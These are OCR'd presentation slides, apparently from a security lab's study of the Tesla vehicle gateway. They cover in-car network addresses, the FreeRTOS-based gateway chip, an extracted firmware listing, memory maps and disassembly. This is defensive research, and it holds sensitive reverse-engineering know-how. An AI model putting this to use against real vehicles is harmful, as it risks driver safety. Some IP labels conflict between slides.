
- IC
  - Instrument Cluster
  - Tegra 3 Linux
  - 192.168.90.101
- CID
  - Center Information Display
  - Tegra 4 Linux
  - 192.168.90.100
- Gateway
  - Vehicle Gateway
  - FreeRTOS
  - 192.168.90.102



特斯拉系统架构


Webkit Browser
Media Player
OTA Update Service (VPN)
Other Services
Ubuntu OS
ARMv7
Radio
Ethernet
Cellular
Bluetooth
TCP/UDP
Gateway (RTOS)
WiFi (Linux)
CAN
CH CAN Bus
Body CAN Bus
ABS
PAM
ESP
...
DDM
PDM
HVAC
...
CID
In-Vehicle Network

特斯拉汽车网关架构


ETH Channel
IC
192.168.90.100
CID
192.168.90.101
DIAG
192.168.90.102
Switch
FreeRTOS
shelltask
diagtask
canethtask
ethtask
tasks etc.
TCP/IP Stack
CAN Driver
Freescale MPC5668G
CAN Channels
BDY
Trunk
Door
Sunroof
…
PT
Vehicle Speed
Engine Speed
…
BFT
CHASSIS
OBDII


四、特斯拉网关安全研究

KEEN security lab

汽车网关

- 汽车网关系统是汽车车电网络中的重要一环，它用于在车载多路CAN总线之间进行数据转发。
- 特斯拉在车载总线中引入了以太网，所以特斯拉汽车网关还负责以太网与CAN总线之间的数据过滤与转发。
- 典型案例
  - 吉普自由光(NEC V850)
  - 特斯拉(Freescale MPC5668G)
  - 本土车企(NEC 78K0R)

特斯拉汽车网关


ETH Channel
IC
192.168.90.100
CID
192.168.90.101
DIAG
192.168.90.102
Switch
FreeRTOS
shelltask
diagtask
canethtask
ethtask
tasks etc.
TCP/IP Stack
CAN Driver
Freescale MPC5668G
CAN Channels
BDY
Trunk
Door
Sunroof
…
PT
Vehicle Speed
Engine Speed
…
BFT
CHASSIS
OBDII

硬件特性

http://www.nxp.com/products/microcontrollers-and-processors/power-architecture-processors/mpc5xxx-5xxx-32-bit-mcus/mpc56xx-mcus/ultra-reliable-mpc5668g-mcu-for-automotive-industrial-gateway-applications:MPC5668G

Ingineer
Electrical Engineer
15 16

Joined: Aug 9, 2012
Messages: 1,349

Ingineer, Aug 21, 2015

apacheguy said: ↑

The MCU never sleeps. It is always on for logging. That's why the center screen immediately come
seconds to wake up. 3G, Bluetooth, and Wifi are clearly disabled while asleep, but I've never seen


I just figured that the LTE radio might be faster to wake up than the older radio.


This is not true. The MCU has 2 separate and distinct systems in it's housing; the C
performs the logging function, and it runs FreeRTOS on a Freescale MPC5668G. T
while the Gateway can stay awake.

REPORT

" + QUOTE

硬件与固件特性





硬件与固件特性

Tencent

nforest@nforest: ~/workspace/tesla/SD_4GB

```
→  SD_4GB ls
booted.img  hwidacq.log  log          orig_int.dat  update.log
config      hwids.acq    modhwid.log  release.tgz
dtc         hwids.txt    modinfo.log  udsdebug.log
→  SD_4GB mkdir release && tar xf release.tgz -C release/

gzip: stdin: decompression OK, trailing garbage ignored
tar: Child returned status 2
tar: Error is not recoverable: exiting now
→  SD_4GB ls release/
bdy.hex          chgsph2cpld.hex  dhfd.hex    gtw.hex     pdm.hex
bmscpld.hex      chgsph2.hex      dhfp.hex    hndfd.hex   pm.hex
bms.hex          chgsph3cpld.hex  dhrd.hex    hndfp.hex   ptc.hex
chgph1cpld.hex   chgsph3.hex      dhrp.hex    hndrd.hex   rccm.hex
chgph1.hex       chgsvicpld.hex   difpga.hex  hndrp.hex   sec.hex
chgph2cpld.hex   chgsvi.hex       di.hex      ic.hex      sun.hex
chgph2.hex       chgvicpld.hex    dsp.hex     lft.hex     thc.hex
chgph3cpld.hex   chgvi.hex        eas.hex     log.cfg     tpms_hard_cal.hex
chgph3.hex       cp.hex           epb.hex     manifest    tunercal.hex
chgsph1cpld.hex  dcdc.hex         epbm.hex    msm.hex     tunerdsp.hex
chgsph1.hex      ddm.hex          esp.hex     park.hex    tuner.hex
→  SD_4GB
```

KEEN security lab

系统内存布局

Tencent

Address		Region Name	Tesla Specifics
Start	End		
0x00000000	0x00020000	FLASH	Bootloader and Internal Files
0x00020000	0x001FFFFF	FLASH2	CODE Region DATA Region
0x40000000	0x400FFFFF	SRAM	Updater System when in Programming Mode

Program Segmentation


Name	Start	End	R	W	X	D	L	Align	Base	Type	Class	AD	vle	ds
FLASH	00000000	00020000	.	.	X	.	.	byte	00	public	CODE	32	FFFFFFFF	FFFFFFFF
FLASH2	00020000	001F7AB8	.	.	X	.	L	byte	00	public	CODE	32	FFFFFFFF	FFFFFFFF
BAM	00FF0000	00FFFFFF	R	W	.	.	.	byte	01	public	REG	32	FFFFFFFF	FFFFFFFF
RAM	40000000	50000000	R	W	.	.	.	byte	00	public	DATA	32	FFFFFFFF	FFFFFFFF
AIPS_A	C3000000	C4000000	R	W	.	.	.	dword	01	public	REG	32	FFFFFFFF	FFFFFFFF
AIPS_B	FFF00000	FFFFFFFF	R	W	.	.	.	dword	01	public	REG	32	FFFFFFFF	FFFFFFFF

Line 3 of 6

寄存器内存布局

Table A-1. Module Base Addresses (continued)

Module Name	Base Address	Page
I²C_A	0xFFF8_8000	Page A-55
I²C_B	0xFFF8_C000	Page A-56
DSPI_A	0xFFF9_0000	Page A-56
DSPI_B	0xFFF9_4000	Page A-57
eSCI_A	0xFFFA_0000	Page A-58
eSCI_B	0xFFFA_4000	Page A-58
eSCI_C	0xFFFA_8000	Page A-59
eSCI_D	0xFFFA_C000	Page A-59
eSCI_E	0xFFFB_0000	Page A-60
eSCI_F	0xFFFB_4000	Page A-60
eSCI_G	0xFFFB_8000	Page A-61
eSCI_H	0xFFFB_C000	Page A-61
FlexCan_A	0xFFFC_0000	Page A-62
FlexCan_B	0xFFFC_4000	Page A-66
FlexCan_C	0xFFFC_8000	Page A-71
FlexCan_D	0xFFFC_C000	Page A-76
FlexCan_E	0xFFFD_0000	Page A-80
FlexCan_F	0xFFFD_4000	Page A-85
CTU_A	0xFFFD_8000	Page A-89
DMA Multiplexer	0xFFFD_C000	Page A-91
PIT	0xFFFE_0000	Page A-92
eMIOS_A	0xFFFE_4000	Page A-93
SIU	0xFFFE_8000	Page A-100
CRP	0xFFFE_C000	Page A-110
FMPLL	0xFFFF_0000	Page A-111
PFlash Configuration	0xFFFF_8000	Page A-111
BAM	0xFFFF_C000	Page A-112



http://cache.nxp.com/files/32bit/doc/ref_manual/MPC5668xRM.pdf ,Appendix A - Memory Map, Page 1242

FreeRTOS

Tencent

“Tmr Svc” 是定位FreeRTOS的关键.

```
197 portBASE_TYPE xTimerCreateTimerTask( void )
198 {
199 portBASE_TYPE xReturn = pdFAIL;
200
201     /* This function is called when the scheduler is started if
202     configUSE_TIMERS is set to 1.  Check that the infrastructure used by the
203     timer service task has been created/initialised.  If timers have already
204     been created then the initialisation will already have been performed. */
205     prvCheckForValidListAndQueue();
206
207     if( xTimerQueue != NULL )
208     {
209         #if ( INCLUDE_xTimerGetTimerDaemonTaskHandle == 1 )
210         {
211             /* Create the timer task, storing its handle in xTimerTaskHandle so
212             it can be returned by the xTimerGetTimerDaemonTaskHandle() function. */
213             xReturn = xTaskCreate( prvTimerTask, ( const signed char * ) "Tmr Svc", ( unsigned s
214         }
215         #else
216         {
217             /* Create the timer task without storing its handle. */
218             xReturn = xTaskCreate( prvTimerTask, ( const signed char * ) "Tmr Svc", ( unsigned s
219         }
220         #endif
221     }
222
223     configASSERT( xReturn );
224     return xReturn;
225 }
```

```
loc_1B7BB0:
bl          taskEXIT_CRITICAL
lwz         r0, xTimerQueue@l(r31)
li          r3, 0
cmpwi       cr7, r0, 0
beq         cr7, loc_1B7BF0
```

```
lis         r3, prvTimerTask@h # prvTimerTask
lis         r4, aTmrSvc@ha # aTmrSvc
addi        r3, r3, prvTimerTask@l # prvTimerTask
addi        r4, r4, aTmrSvc@l # aTmrSvc # "Tmr Svc"
li          r5, 0x400
li          r6, 0
li          r7, 2
li          r8, 0
li          r9, 0
li          r10, 0
bl          xTaskGenericCreate
```

```
loc_1B7BF0:
lwz         r0, 0x20+sender_cr(r1)
lwz         r28, 0x20+binder_var(r1)
mtlr        r0
lwz         r29, 0x20+saved_toc(r1)
lwz         r30, 0x20+var_8(r1)
lwz         r31, 0x20+var_4(r1)
addi        r1, r1, 0x20
blr
```

FreeRTOS概览


- Tasks
  - 代码及其执行状态组成了一个任务，FreeRTOS自身提供任务管理调度模块。
- Queues
  - 队列是FreeRTOS中的消息传递形式，包括任务间的消息机制以及任务与中断的消息传递。
- etc.

http://www.freertos.org/RTOS.html

FreeRTOS概览


```
portBASE_TYPE xTaskCreate(
  pdTASK_CODE pvTaskCode,
  const char * const pcName,
  unsigned short usStackDepth,
  void *pvParameters,
  unsigned portBASE_TYPE uxPriority,
  xTaskHandle *pvCreatedTask);
```

- **pvTaskCode** Pointer to the task entry function.
- **pcName** A descriptive name for the task.
- **usStackDepth** The size of the task stack specified as the number of variables the stack can hold - not the number of bytes.
- **pvParameters** Pointer that will be used as the parameter for the task being created.
- **uxPriority** The priority at which the task should run.
